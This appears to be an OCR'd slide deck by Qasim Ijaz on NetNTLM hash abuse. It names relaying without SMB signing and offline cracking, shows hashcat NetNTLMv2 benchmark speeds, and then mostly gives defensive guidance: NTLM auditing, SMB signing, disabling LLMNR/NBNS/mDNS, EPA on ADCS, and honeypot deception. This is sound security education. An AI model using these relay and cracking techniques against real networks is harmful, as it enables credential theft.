






Using NetNTLM Hashes

Sling it



Relaying NetNTLM Hashes - No SMB Signing

Crack it

```
CUDA API (CUDA 12.0)
====================
* Device #1: NVIDIA GeForce RTX 3080 Ti Laptop GPU, 15237/16383 MB, 58MCU

OpenCL API (OpenCL 3.0 ) - Platform #1 [Intel(R) Corporation]
============================================================
* Device #2: Intel(R) Iris(R) Xe Graphics, 6432/12975 MB (2047 MB allocatable), 96MCU

OpenCL API (OpenCL 3.0 CUDA 12.0.151) - Platform #2 [NVIDIA Corporation]
========================================================================
* Device #3: NVIDIA GeForce RTX 3080 Ti Laptop GPU, skipped

Benchmark relevant options:
===========================
* --optimized-kernel-enable

---------------------------
* Hash-Mode 5600 (NetNTLMv2)
---------------------------

Speed.#1.........:  2879.7 MH/s (83.88ms) @ Accel:128 Loops:512 Thr:64 Vec:1
Speed.#2.........:   172.7 MH/s (72.30ms) @ Accel:256 Loops:32 Thr:16 Vec:4
Speed.#*.........:  3052.4 MH/s
```

How do I Fix it?

Light a match….?

Future of (Net)NTLM is Murky ;)

- See https://techcommunity.microsoft.com/t5/windows-it-pro-blog/the-evolution-of-windows-authentication/ba-p/3926848

- Starting Windows 11: Leaving NTLM behind-ish
  - IAKerb allows a client without line-of-sight to a Domain Controller to authenticate through a server that does have line-of-sight
  - A local KDC for Kerberos, adds Kerberos support to local accounts via SAM
  - AES use with Kerberos, by default

NTLM will continue to be available as a fallback to maintain existing compatibility.

Start by Auditing (net)NTLM Auth

- All Windows devices:
  - Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers = Audit All
  - Network security: Restrict NTLM: Audit Incoming NTLM Traffic = Enable auditing for all accounts
- Domain Controllers
  - Network security: Restrict NTLM: Audit NTLM authentication in this domain = Enable all
- Review: Event Viewer (Local)\Applications And Services Logs\Microsoft\Windows\NTLM\Operational

- See https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/ntlm-blocking-and-you-application-analysis-and-auditing/ba-p/397191


More Recommendations

- Require SMB Signing
  - Default on Windows 11 Insider Preview Build and Windows Server Preview Build 25931
- Disable NBNS, LLMNR, and mDNS to avoid spewing NetNTLM hashes.
- On ADCS, Enable EPA and require SSL on Web Enrollment.

Deception: Send honeypot NBNS/LLMNR/mDNS requests and see who responds.

You can use this crappy tool I wrote in a total hurry, don't blame me, I'm terrible at this, just forget it: https://github.com/hashtaginfosec/netbait

The End



Qasim Ijaz
Linkedin.com/in/qasimijaz

bluebastion.net
github.com/hashtaginfosec/contalks

Blue Bastion